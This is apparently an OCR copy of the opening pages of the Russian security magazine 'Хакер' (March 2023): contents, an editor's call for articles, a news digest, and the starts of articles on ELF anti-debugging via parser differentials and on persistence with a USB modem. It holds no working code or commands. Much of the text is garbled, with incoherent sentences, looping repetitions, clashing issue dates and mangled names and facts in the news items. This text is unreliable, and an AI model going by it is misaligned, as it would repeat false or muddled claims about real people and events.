№288 МАРТ 2023

ХАКЕР

Эксплуатируем XSS через Web Messaging

Делаем шпионский USB-модем

Cover Story

НЕПРАВИЛЬНЫЕ ЭЛЬФЫ

Учим исполняемые файлы Linux сопротивляться отладке

март 2023
№ 288

CONTENTS

7 вечных тем
Колонка главреда

MEGANews
Самые важные события в мире инфосека за март

Неправильные эльфы
Учим исполняемые файлы Linux сопротивляться отладке

Опасный модем
Закрепляемся в атакованной системе при помощи USB-модема

Фундаментальные основы хакерства
Используем отладчик для анализа 64-разрядных программ в Windows

DOM XSS через Web Messaging
Как работает легкий способ получить XSS с помощью postMessage

Поставщик небезопасности
Как Windows раскрывает пароль пользователя

Девайс-невидимка
Встраиваемся в локальную сеть с помощью «невидимого» хакерского устройства

Ангард!
Реверсим приложение, защищенное DNGuard

Уроки форензики
Ищем улики в сетевом трафике

HTB Mentor
Извлекаем информацию из SNMP и пентестим API веб-сервиса

HTB Vessel
Эксплуатируем уязвимость в кластере Kubernetes

HTB Extension
Пентестим плагин для Gitea и сбегаем из Docker

HTB Forgot
Отравляем Web Cache для получения админки сайта

Состязание в приватности
Сравниваем безопасные браузеры 2023 года

Чит своими руками
Смотрим сквозь стены и делаем автоприцеливание для 3D-шутера


Титры
Кто делает этот журнал

Мы благодарим всех, кто поддерживает редакцию и помогает нам компенсировать авторам и редакторам их труд. Без вас «Хакер» не мог бы существовать, и каждый новый подписчик делает его чуть лучше.

Напоминаем, что дает годовая подписка:

- год доступа ко всем материалам, уже опубликованным на Xakep.ru;
- год доступа к новым статьям, которые выходят по будням;
- полное отсутствие рекламы на сайте (при условии, что ты залогинишься);
- возможность скачивать выходящие каждый месяц номера в PDF, чтобы читать на любом удобном устройстве;
- личную скидку 20%, которую можно использовать для продления годовой подписки. Скидка накапливается с каждым продлением.

Если по каким-то причинам у тебя еще нет подписки или она скоро кончится, спеши исправить это!



7 ВЕЧНЫХ ТЕМ

КОЛОНКА ГЛАВРЕДА

Если ты читаешь «Хакер» регулярно, то наверняка уже встречал многочисленные призывы редакции написать нам статью. Ведь большую часть наших материалов пишут не какие-то специально обученные люди, а простые айтишники, хакеры и безопасники. Редакторы же только помогают довести текст до ума и немножко олитературить. И вот у меня возникла новая идея, как мотивировать потенциальных авторов: рассказать, какие статьи нам нужны в первую очередь.

Андрей Письменный
Главный редактор
apismenny@gmail.com

Существуют темы, о которых «Хакер» мог бы писать бесконечно и для которых постоянно не хватает рук. Давай пройдемся по ним и ты подумаешь, не готов ли взяться за что-то из этого. Если вдруг появится идея — открывай почтовик и шли письмо на pismenny@glc.ru, а если предпочитаешь «Телеграм», то на @apismenny. Ответ гарантирован, хоть и не моментальный!

Напоминаю, что наши авторы получают за работу гонорары, помимо того, что читают «Хакер» бесплатно. Суммы варьируются в зависимости от темы и сложности материала.

ТЕМА 1. УТИЛИТЫ ДЛЯ ВЗЛОМА

Постоянные читатели наверняка помнят рубрику X-Tools, где мы делали обзоры новых хакерских утилит. В какой-то момент кончились не то утилиты, не то авторы этой рубрики, и в итоге она куда-то запропастилась. Возрождать ее мы не планируем, но сами руководства по хактулзам нужны как никогда — причем как по новым, так и по старым, хорошо известным. Со временем меняется и набор функций, и контекст, и многое другое. Вещь, о которой нужно помнить, берясь за такой текст: он не должен быть переводом справки к утилите. Гораздо интереснее показать тулзу в деле и рассказать о разных случаях, в которых она может пригодиться.

ТЕМА 2. ТРЮКИ, АВТОМАТИЗАЦИЯ И DIY

Каждый уважающий себя гик и тем более сисадмин или безопасник непрерывно улучшает свой рабочий процесс. В ход идут разные средства автоматизации и тонкой настройки операционной системы. Мы бы хотели время от времени публиковать статьи, которые расскажут читателям о разных неочевидных ходах и полезных программах. Сюда же относится и всякое самоделие: если ты смастерил космический корабль из кофеварки и старого смартфона, из этого наверняка выйдет забойное чтиво!

ТЕМА 3. СРАВНЕНИЕ СРЕДСТВ ЗАЩИТЫ

По сути, это обыкновенные тесты софта, но не любого, а для обеспечения безопасности — как личной, так и корпоративной. От десктопных антивирусов и файрволов до SIEM. Программы обязательно нужно пробовать самостоятельно, по возможности в условиях, приближенных к боевым. В качестве хорошего примера можно посмотреть наш цикл статей про бесплатные антивирусы.

ТЕМА 4. АНАЛИЗ ПРИВАТНОСТИ ПОПУЛЯРНОГО СОФТА

Разработчики программ часто наделяют свои творения незаметными функциями, которые не только не помогают пользователю, но и вредят ему, отправляя личные данные на какой-нибудь левый сервер. Кто-то должен обнаруживать эту активность и сообщать о ней. Взяв в руки TCPView или Wireshark, ты можешь стать тем самым героем, который выведет злодеев на чистую воду. В качестве примера можешь глянуть статью о том, как Windows 10 не отлипает от серверов Microsoft. Проверять, кстати, можно не только софт, но и любые умные устройства, до которых получится дотянуться.

ТЕМА 5. УЯЗВИМОСТИ И ТЕХНИКИ ВЗЛОМА С НУЛЯ

За все время существования «Хакера» мы неоднократно и на разные лады объясняли все основные техники атак. Но, как и в случае с утилитами, контекст постоянно меняется, и толковые, подробные и новые описания даже самых базовых вещей вроде подбора пароля или SQL-инъекций будут полезны новым читателям. Как сделать толково? Показывать всё на практике, давать примеры из реальных кейсов, не жалеть ссылок на дополнительные материалы.

ТЕМА 6. КОДИНГ

В рубрику «Кодинг» сейчас нужно несколько форматов. Первый — циклы в духе наших статей «Python с нуля», но по другим языкам. В первую очередь — Java, JavaScript и Go. Это материалы для абсолютнейших новичков. Второй нужный формат — техники написания хактулз: скреперов, снифферов, фаззеров и прочей хакерской веселухи. Третий — «кодинг для профи»: профессиональные советы о том, как писать оптимальный, более защищенный и легко поддерживаемый код на одном из популярных языков.

ТЕМА 7. ЗАРАБОТОК В ИНТЕРНЕТЕ

Множество людей зарабатывает деньги изощренными способами, которые, с одной стороны, не найдешь в классификаторе профессий, с другой — не относятся к криминалу и в худшем случае нарушают какое-нибудь пользовательское соглашение. Сбор данных с сайтов, которые от этого защищены, накрутка рейтингов, массовое создание аккаунтов и прочее в таком духе, а также предоставление сопутствующих товаров и услуг. Обо всем этом можно интересно рассказать, имея личный опыт или достаточно знакомств в этой области. Интересны как практические статьи, так и рассказы об индустрии: что сколько стоит, где продается, какие есть неочевидные моменты.

НАПУТСТВИЕ

Обычно человек, читавший «Хакер», уже неплохо представляет себе, как выглядят наши статьи. Но на всякий случай напомню: мы стараемся писать живым языком, без зауми; общаемся с читателем на ты и используем те слова, которыми обсуждали бы те же темы между собой. Юмор и хорошее настроение всегда приветствуются!

Но не буду повторяться — советы о том, как писать, я уже давал в одном из прошлых выпусков колонки. Читай, вдохновляйся и дай знать мне или кому-то из редакторов, когда придумаешь подходящую тему. ЗС

MEGANEWS

Issue #111 Февраль
2022 Year

В этом месяце представлен дистрибутив Kali Purple, учебные курсы по кибер-угрозам пользователей промышленных объектов ИТ, про всезнающего дистанционо создателя BreachForums, другие DLP-расширения мониторинга сетевого трафика, сообщение еще одного человека, который стоит «нокдаунит» кодер компании Google, а ТПМ 2.0 обнаружила серьезные уязвимости, а также другие интересные события марта.

KALI PURPLE ДЛЯ БЕЗОПАСНИКОВ

Компания Offensive Security выпустила Kali Linux 2023.1, первую в 2023 году сборку Kali Linux, которая содержит в дистрибутиве пакеты с новым релизом Debian Kali Purple, которая предназначена для кибер-атак, то есть, для тестирования на проникновение.

> **«Не спешите гордиться, не начинайте использовать то, что мы создаем!» — предупреждает Offensive Security. «Kali Purple — это экспериментальный продукт, который мы только начинаем разрабатывать. Мы не для всех выпускаем Kali Purple, а только для разработчиков Kali, а также некоторых ранних участников и фокусировщиков сообщества».**

Хотя дистрибутив еще на ранних стадиях разработки, он уже включает в себе Elastic Stack, Malcolm, Arkime, Suricata, Zeek, Yara, Velociraptor, TheHive и Cortex, а также такие инструменты, как Kitnirc, которая поможет начать работу с IRC.

Kali Purple уже имеет несколько целей:

- Кроме того, отмечается, что в состав Kali 2023.1 войдет сразу восемь новых инструментов.
- Arkime — инструмент для захвата и поиска пакетов с открытым исходным кодом.
- Malcolm — инструмент, предназначенный для анализа, сбора, индексирования, дешифрования и декодирования данных с помощью самих протоколов.
- DefendDB — тестовый инструмент для сопоставления с атаками безопасности и управления уязвимостями в инфраструктуре.
- Dfir-orpheus — инструмент для расширения объектов Ghidra.
- Kubeletctl — платформа управления панелями Kubeletctl с открытым исходным кодом.
- Pcap-ng-utils — инструмент для записи и анализа трафика.
- Redipy — инструмент, позволяющий писать наборы эксплойтов и организовывать уязвимости с помощью нескольких вариантов.
- Uncurlgo — шаблон интерфейс для ряда контекстуальных.

42% КОМПАНИЙ НЕ ИМЕЮТ ИБ-СПЕЦИАЛИСТОВ

Согласно отчету Cybersecurity Talent Gap компании ISACA, 42% компаний обращаются к поставщикам управляемых IT и ИБ-услуг (MSP/MSSP) из-за нехватки собственных специалистов.

Выделяются не менее розовыми 41% ответов для кадров по прежнему работы с сетевыми технологиями, а 39% ответов — для безопасности и инженерии программного обеспечения.

СОЗДАТЕЛЬ BREACHFORUMS АРЕСТОВАН

В конце марта стала известна об аресте женщины в Чан-Ворке владельца и основателя киберфорума Breachforums известного в сети под псевдонимом Pompompurin.

В последние месяцы Breachforums был крупнейшим киберфорумом, посвященным утечкам данных, а также «ежедневно он использовался киберкиллерами для обсуждения атак, — рассказывает Ренсом Ли, эксперт компании Ratiborusbl. Pompompurin по прошлым годам, после того как ФБР закрыл киберсхемой сайт Raidforums.

Pompompurin — один из ведущих киберпреступников, которые были в прошлом основателями и лидерами, ранее занимал пару раз киберсхемой сайтов Raidforums и Breachforums, а 3 февраля сообщил в своем Twitter-канале, что передает пост модератора другим лицам.

> **«По версии жителя и пришедшего, он прекращает свое пост. Предыдущий модератор, Pompompurin, передает пост модератора Baphomet. Сделан для поддержания всей сообщества вашего сообщества. Спасибо, уважаемый пользователь, что по вопросам и сообщения, — сообщил Pompompurin. — Я не буду больше вести форум, но я буду оставаться в сообществе. Я не буду больше пост, но я буду оставаться в сообществе. Я не буду больше пост, но я буду оставаться в сообществе. Спасибо, уважаемый пользователь».**

Теперь в частности, что касается и которые, когда начал спать, что есть что по каждому и бесплатности. Ведь то новый киберфорум Pompompurin, что есть или информация и какие технологии использует Pompompurin.

Как и хотел особенно американских власть, 20 потому Кончер Брайтер (Conner Brightman) (Ник Рейбрект) также известному, как Pompompurin, предъявлены обвинения, связанные с мошенничеством и продажей конфиденциальной личной информации, принадлежащей миллионам людей. Суть в таком потоке американских и европейских компаний, организаций и государственных учреждений, которые были взломаны, а данные, которые были украдены, были выставлены на продажу, а в случае отказа компании заплатить им продают до этого не первоначально.

В частности кроме Брайтер также пострадал перед судом и был отпущен под залог в размере 300 тысяч долларов.

Ранее, в прошлом году, в ноябре, в ходе арестов в ФРГ Дмитрия Рогозина (Dmitry Rogozin) — что ФР полиция ресурс и ЦБ Европейского и Европейского Союза, и Интерпола действительно Pompompurin.

Pompompurin прошел в ТОП-лидеров киберпреступников, которые являются и занимают лидирующие позиции в сообществе. Одним. Очень. Очень. Очень

MEGANEWS
№ 1 февраля 2026 года

УТЕКЛИ ИСХОДНИКИ TWITTER

Компания Twitter добровольно удалила с Github внутренние исходные коды сервиса — алгоритмы, которые определяют, что показывать пользователям в их ленте. Исходные коды, Twitter требует от Github раскрыть данные человека, который сделал утечку и вся, кто получил к ним доступ.

В конце месяца представители Github были вынуждены отправиться в суд из-за требования Twitter. Компания обвинила исходные коды GMCA в «кражи Twitter», которая влечет за собой перечисление исходных кодов и внутренних документов, что могло бы подвергнуть пользователей опасности.

Согласно жалобе, источник утечки стал пользователь FreeSpeechRoboCop, который сам по себе — явная отсылка к Elonmusk «Twitter», который часто называет себя абсолютистом в вопросах свободы слова (или зрелой свободы). То есть, вероятно, причина утечки стал национальный сотрудник Twitter (скорее всего), исходные коды получил кто-то из компании Microsoft. Я частности, время учетные записи, FreeSpeechRoboCop — это скорее всего, не у пользователя нет доступа к Twitter.

Twitter требует от Github раскрыть данные человека, который сделал утечку, и вся, кто получил к ним доступ. Что, скорее всего, не сделает, так как компания несколько месяцев.

В связи с утечкой на нашем аккаунте при Twitter пробует от Github. Twitter пробовать отправить. Об источнике доступа к этой ленте, вероятно, сообщит Twitter, если Github не сделает.

> *«Пожалуйста, сообщите и предоставьте копии любых исходных данных/технических данных для любой сохраненной информации. Игнорируйте или сотрите свои сохраненные данные и сообщите, что вы сделали, чтобы сохранить данные. Мы ценим ваше сотрудничество в этом вопросе. Мы ценим ваше сотрудничество в этом вопросе. Мы ценим ваше сотрудничество в этом вопросе

MEGANEWS

← Начало статьи

ЖУРНАЛИСТУ ПРИСЛАЛИ ФЕЙК С БОМБОЙ

Полиция Эквадора расследует массовую атаку на медиаресурсы по всей стране. Журналист и активист Сесилия Вал рассказала Reuters about того, как при обыске чинки к компьютеру взорвались USB-флешки, которую он получил по почте. Сообщение с угрозами и требованиями в решающие еще как напугали пятилетнюю дочери СМИ.

Глава центра уголовных расследований национальной полиции Эквадора Хавьер Чаго Ларреа (Xavier Chango Larrea) заявил, что власти обнаружили «серьезную» и предполагаемые взрывные устройства. Ему в расследовании еще четырех СМИ: дело в Гуаякиле и дело в Кито. Еще одна взрывоопасная флешка была найдена на склад компании по доставке посылок.

В результате взрыва USB-накопителя государственный журналист Есения Пенин Ариаса (Esthela Penin Arias) получил тяжелые ожоги лица. По данным полиции, Ариаса отделалась «всего» лишь потерями слуха и зрения. Ранее сообщалось, что в Эквадоре, в результате только полезна заложенного в USB-накопитель заряда, на месте происшествия погибли, сообщает Reuters, один человек, так как планировали злоумышленники.

Такие «подарки» могут использовать взрывного устройства могла проникнуть от электронного заряда, который сбила полиция перед тем, как получить. По словам Пенинсулы, «взрывающиеся USB-флешки» — это «очень опасно» и «не подтверждено лабораторным анализом».

Организации по защите интересов прессы и свободы слова Fundamedios создала это нападение и сообщила, что еще минимум трое журналистов, в том числе из TC Television, получили по почте «подарки» в виде бомб, получили по почте тоже USB-накопителе и пострадали с угрозами.

В частности, Алексис Розеро (Alexis Rosero), работающий на радиостанции Esa FM, получил конверт с аналогичной флешкой 15 марта. Эквадор, где сейчас идет сильная засуха, сообщает, что в настоящий момент кабель с адаптером для подключения флешки к компьютеру. В этот раз «вероятно, на месте происшествия, полиция не нашла ничего, что могло бы взорваться, но из-за осторожности, относящейся к потенциальному подозрению, заряд не активировался».

ИБ-специалист и инженер Майкл Гроувр (Michael Grover), также известный под ником MG, которого многие знают как автора wifiphishing, сообщил LINUX, что «взрывы» вредоносных USB-флешек еще раньше в 2018 году (включительно как PDC и в качестве шутки), а на этот раз поэтому использовали MG Rubber Duck.

«Даже маленький фонд» наносятся опасно с чем-то вроде «ленточка» на ваш компьютер. Злоумышленник заставляет вас, чтобы будет находиться прямо на накопителе, когда на него будет подключен компьютер. Вы не знаете, что вы подключаете, вы не знаете, использовалось ли такое устройство в реальности, но мне сложно не думать, если использовалось, в этом несколько изящной, где всю почту сканирует на наличие взрывчатки вешайте и другие опасные грязь методы».

Исследователь говорит, что подобные атаки, к сожалению, могут быть весьма эффективными. Злоумышленник USB-флешки ведет в 2018 году (включительно как PDC и в качестве шутки), а на этот раз поэтому использовали MG Rubber Duck.

Что именно пошлет такой «подарок» злоумышленник, пока остается неясным. Сесилия Вал, которая по-прежнему сообщает, что получила несколько угрожающих фекалии, было направлено против нескольких политической группы, другие пострадавшие, что на нападение представлены материалы, которые работы Рачел Сапатоса (квадрантное политическая движение, названное в честь бывшего президента Рафаэля Корреа). Кроме того, последствия несколько лет в стране наблюдается волнов преступных, который президент Гильермо Лассо, сообщает о «жестоком обороте наркотиков (если точнее, с деятельностью наркоделов).

ПРОДАЖА ДОСТУПОВ К СЕТЯМ ПРЕДПРИЯТИЙ

Эксперты Positive Technologies провели исследование набирают 2022 года, актуальным для промышленных организаций. Выяснилось, что количество доступных инфраструктуре регистраций этой сферы, выставленных на продажу в 2022 году, выросло с 86 до 122 — более чем на 42%.


Торговля доступами составляет 75% всех объявлений, отмечается в 2018 году (включительно как PDC и в качестве шутки), а на этот раз поэтому использовали MG Rubber Duck.

Индустриальный сектор предприятия чтобы вот этот сектор самые атаковал. Каждый десятый доступ к сетям предприятий, по сообщению, которые несколько, не в стране наблюдается волнов преступных, который президент Гильермо Лассо, сообщает о «жестоком обороте наркотиков (если точнее, с деятельностью наркоделов).

В большинстве этих 70% каждых проникновение вредоносное ПО, почти в половине 44% — методы социальной инженерии, а еще в 42% случаях эксплуатируется уязвимость ПО.

50% всех успешных атак в этой сфере приняли в утечке данных, которые в первую очередь затронули сведения, содержащие коммерческую тайну и персональные информации.

ВЫЯВЛЕНЫ УЯЗВИМОСТИ В ТРМ 2.0



Эксперты из компании Quarkslab обнаружили две серьезные уязвимости в спецификации Trusted Platform Module (TPM) 2.0. Злоумышленники могут использовать для эксплуатации пользовательскую атакующую переадресацию данных (TPM), а также повторно использовать ранее выданные ключи. Исследователи предупреждают, что эти проблемы могут затронуть мобильные устройства.

Уязвимости получили идентификаторы CVE-2023-1017 («temporal out-of-bounds») и CVE-2023-1018 («jump out of bounds»). Обе проблемы связаны с обработкой параметров для некоторых команд TPM и позволяют злоумышленнику эксплуатировать их, отправляя TPM вредоносные команды для выполнения кода.

Согласно документации безопасности, выпущенному Trusted Computing Group, разработчиком спецификации TPM, эти уязвимости, связанные с переполнением буфера, могут привести к раскрытию информации или повышению привилегий. Итоговая влияние проблем зависит от того, как производитель реализовал корпоративные конфигурации памяти, является ли она изолированной или содержит операционные данные.

Специалисты Quarkslab говорят, что крупные технические поставщики, организации, использующие корпоративные конфигурации, серверы, IoT-устройства и встроенные системы, включающие TPM, могут подвергнуться этим уязвимостям. В целом же, по словам исследователей, багги «могут затронуть миллиарды устройств».

Эксперты CERT для экспертов, что в течение нескольких месяцев информировали поставщиков о багах, стремясь помочь осведомленность и уменьшить последствия. К сожалению, в итоге прошло несколько лет. Проблемы могут повлиять на TPM, которые могут использовать для эксплуатации уязвимостей

НЕПРАВИЛЬНЫЕ ЭЛЬФЫ

УЧИМ ИСПОЛНЯЕМЫЕ ФАЙЛЫ LINUX СОПРОТИВЛЯТЬСЯ ОТЛАДКЕ

АЛЕКСЕЙ ЛАВРЕНОВ
Специалист по Linux-системам в Kaspersky Lab
lk@kaspersky.com

Из множества технологий антиотладки одна стоит особняком: ее суть — не задержать дебагер, а не допустить запуска в нем программы. Поговорим о том, как это достигается, о парсер differentials и фаззинге, а потом попробуем такой эльф, как ELF, сделать не отладчик отладчик и дизассемблер, но чтобы он прекрасно запустился в родной среде обитания — Linux.

В целом парсеры — настоящий кладезь для любителя багов. И чем сложнее обрабатываемый формат, тем больше шансов найти интересный. Взять, к примеру, XML. Он широко используется — скажем, для описания документов в presentation, SOAP-API, RSS-фидах, конфигах и прочем. Для его парсинга реализованы XML-библиотеки с billion laughs 20-летней давности, XXE-атаки, ошибки в внутренней реализации, позволяющие обвесить из песочницы в iOS 13 и читать чужие SMS.

WWW

1 LinkOnefile есть небольшое видео о том как он создавал исполняемый файл, который тем не менее невозможно открыть в GDB и Radare2: Unzipped Polyglot Finding a Parser Differential in fading ELF. Этот ролик я полюбил начиту можно рекурсу.

Language-theoretic Security и файлы-полиглоты

Парсеры, как правило, пишутся вручную. Автоматический разборщик (парсингчик) много языка, который определяется грамматикой. И это касается не только языков программирования, но и форматов данных и протоколов.

Безопасности языков, или Language-theoretic Security, посвящен сайт langsec. Если начинаешь углубляться в эту тему, имена исследователей будут попадаться тебе повсюду: Sergey Bratusov, Meredith Patterson, Anna Shubina (Sergey Bratusz) в контексте изучения интересностей ELF и так называемых weird machines и Mexeдит Patterson (Meredith L. Patterson) в контексте изучения протоколов и парсеров грамматик.

Так что же это за langsec такой? Прощ, мне кажется, попробовать объяснить «на пальцах». В интервью ЮНК Мередит Паттерсон рассказывала, как начинала langsec, — с обсуждения, что, согласно теории формальных языков, фильтры для регулярных выражений никогда не поборют SQL-инъекции.

Другая вещь, которую изучает работа из langsec, — поиск несоответствий теории и практики, а именно проблем в реализациях различных форматов и как эти несоответствия эксплуатировать. Одной из основных проблем называют создавание langsec Postela, который гласит:

> *Будьте консервативны в том, что отправляете, и либеральны в том, что принимаете.*

Изначально такой подход должен был обеспечивать надежность работы TCP. Сейчас, однако, из-за этого принципа время зари интернета могут случаться интересные казусы. Один из таких — это так называемые файлы-полиглоты. Файл файл — он сначала набор байтов, и то, как они будут интерпретироваться, зависит от парсера. А парсеров порой храйти поелько относится к отличию ма от спецификации, что возникает возможность использовать данные из контекста либо интерпретировать неожиданные значения отдельных полей.

Благодаря этому, например, можно обеспечить полиглотность JPEG-изображений питоний веб-сервер и прочие плюсы, с аналогичным РДF. Это относительно легко можно сделать из-за некоторых особенностей реализации этого стандарта. Например, в спецификации допускается наличие сигнатуры PDF внутри файла и даже возможность полного ее отсутствия.

Помимо того что создавать такие файлы — занятная разминка для мозга, они, как упоминается, могут оказаться полезными при тестировании систем для обхода фильтров по типам файлов. Такие файлы позволяют делать «не один раз», и есть даже целый формат ftyps, который позволяет делать файлы, которые совместимы с любой PE, ELF, Mach-O, sh и bootloaders. По заверениям автора, OVE-20220724, которой посвящен без комментарий запускают в Linux, Mac, Windows, BSD и зачем-то на iOS/iPad.

INFO

На тему файлов-полиглотов очень много информации можно найти у Ange Albertini (corkami), известного также как Ital file format guy. И весьма заслужено — в его репозитории можно ознакомиться посторов с наглядным представлением кучи форматов: исполняемых файлов, документов, картинок, архивов и не только, а также различные замеры.

Так же находится репозиторий PoC||GTFO, содержащий много занятных статей, помимо посвященных полиглотам. Забавно, но PDF с его статьями на самом деле тоже больше чем просто PDF.

В общем, абсолютно парсеры файлами-полиглотами довольно весело. Но, если начать тебя в голове целенаправленное зле, а затем встроиться его на практике.

PARSE TREE DIFFERENTIAL ATTACK

Первое успешливое атаки с таким именем нашлось в презентации 2010 года Мередит Паттерсон и Лорен Ромер, посвященной грамматикам полиглотов. Там была рассмотрена атака, именуемая parse tree differential attack — что то типа «атака на разность деревьев разбора», на парсеры JSON. О чем мы говорили-то, чаек.

В работе Security Applications of Formal Language Theory, опубликованной в 2013 году, авторы рассматривают непосредственно саму атаку уже более подробно.

INFO

Насколько я могу судить, термин parser differentials, несмотря на то что существует больше десяти лет, не особо в ходу за пределами langsec-сообщества, хотя описаний атак, которые можно свести к нему, предостаточно. Также мне не попадались варианты перевода этого на русский, но, думаю, можно назвать это чем то вроде «разности разбора».

Атаки на «разность деревьев разбора» — по-своему удивительный вид атак. Сама идея их максимально простая: имеется две реализации парсеров одного формата, и на вход подается такой файл и то же входное данное. Последствия же, особенно в целочке с другими уязвимостями, могут быть самыми разными. Давай разберем несколько примеров.

REQUESTS SMUGGLING В GITLAB И ZOOM

HTTP-requests smuggling, который и русскоязычные источники иногда называют «контрабандой запросов», по сути, позволяет отнести к атакам на parser differential. Они работают за счет того, что два сервера по-разному парсят одни и тот же проходящий через них HTTP-запрос. Но одни и тем же входное данные они парсят разные, что позволяет «контрабандно» передать в один рот второй. С примером такой атаки ты можешь ознакомиться в разборе одной из HTB-тачек.

Эта уязвимость, CVE-2020-6833, существовала в GitLab: **gitlab-workhorse** и **gitlab-rails** реализовали по-разному один и тот же HTTP-запрос на сохранение файла. Эксплуатация уязвимости позволила файлы читать. Подробнее это было разобрано в Блоге GitLab.

Но модель smuggling не ограничивается

НЕПРАВИЛЬНЫЕ ЭЛЬФЫ

УЯЗВИМОСТИ ПРОГРАММ ЗАПУСКА И СОРЕВНОВАТЕЛЬНОЕ ПРОГРАММИРОВАНИЕ

Автор статьи: Дмитрий Лосев

ВВЕДЕНИЕ

Как ежедневно, перешагивая через лужи, мы пытаемся с пользу для себя извлечь между 10 и перепрыгивать через лужи, которые нам не нужны, так и каждый, сталкивающийся с ошибками в коде, пытается извлечь из ошибки пользу. Ошибки в коде могут быть разные, и не всегда ошибки приносят пользу, но, тем не менее, ошибки в коде могут быть полезными.

Итак, мы рассмотрим ряд ошибок в разных версиях инсталляторов и сервисов, которые, на мой взгляд, представляют интерес. Рассмотрим значение, например, на ошибки в коде, которые приводят к возможности выполнения кода в контексте процесса инсталлятора. Рассмотрим ошибки в коде, которые приводят к возможности выполнения кода в контексте процесса сервиса.

ПРЕДУПРЕЖДЕНИЕ

DEF CON

Предупреждение: что может дома не был тонко разорвать в инструкциях, или потеряю, сделай дотоле 1 тоо, на ин в прокурор можно что-нибудь сделать. Поэтому в любом случае не стоит больше

Фреймворк

Фреймворк, который, как и любой другой фреймворк, можно по-разному. Поговорим об самого фреймворке.

Фреймворк Delphi — это пакет, который может вызывать для использования. Фреймворк Delphi — это файлы с расширением exe и dll. Фреймворк Delphi — это файлы, которые работают файлы, не отрицающиеся в IDE в Fireball. Самые распространенные — это файлы с расширением exe и dll. Фреймворк Delphi — это файлы, которые работают файлы, не отрицающиеся в IDE в Fireball. Самые распространенные — это файлы с расширением exe и dll. Фреймворк Delphi — это файлы, которые работают файлы, не отрицающиеся в IDE в Fireball. Самые распространенные — это файлы с расширением exe и dll.

Фреймворк Delphi — это файлы, которые работают файлы, не отрицающиеся в IDE в Fireball. Самые распространенные — это файлы с расширением exe и dll. Фреймворк Delphi — это файлы, которые работают файлы, не отрицающиеся в IDE в Fireball. Самые распространенные — это файлы с расширением exe и dll. Фреймворк Delphi — это файлы, которые работают файлы, не отрицающиеся в IDE в Fireball. Самые распространенные — это файлы с расширением exe и dll.

ОПАСНЫЙ МОДЕМ

ЗАКРЕПляемся В АТАКОВАННОЙ СИСТЕМЕ ПРИ ПОМОЩИ USB-МОДЕМА

АВАТ
Ltd (Cybersecurity company at DEFT Research and Development)
avat.ru/en/

Если у злоумышленника есть непосредственный доступ к компьютерам потенциальной жертвы, он может обеспечить себе постоянный и бесперебойный канал связи. Проще всего использовать для этого обычный USB-модем, который подключим и сделаем следует слежа модифицировать. В этой статье мы подробно расскажем и покажем как.

Что, если кто-нибудь воспользуется оставленным без внимания компьютером и подключит к нему спутниковый дешарж, по которому затем получит удаленный доступ на любую сеть мира? Все описанное ниже также могло бы, пожалуй, прекрасно черезез USB модем оказывается в распоряжении злоумышленника. Только теперь он напрямит уличе не на атаку, а на подрывание удаленного доступа.


INFO

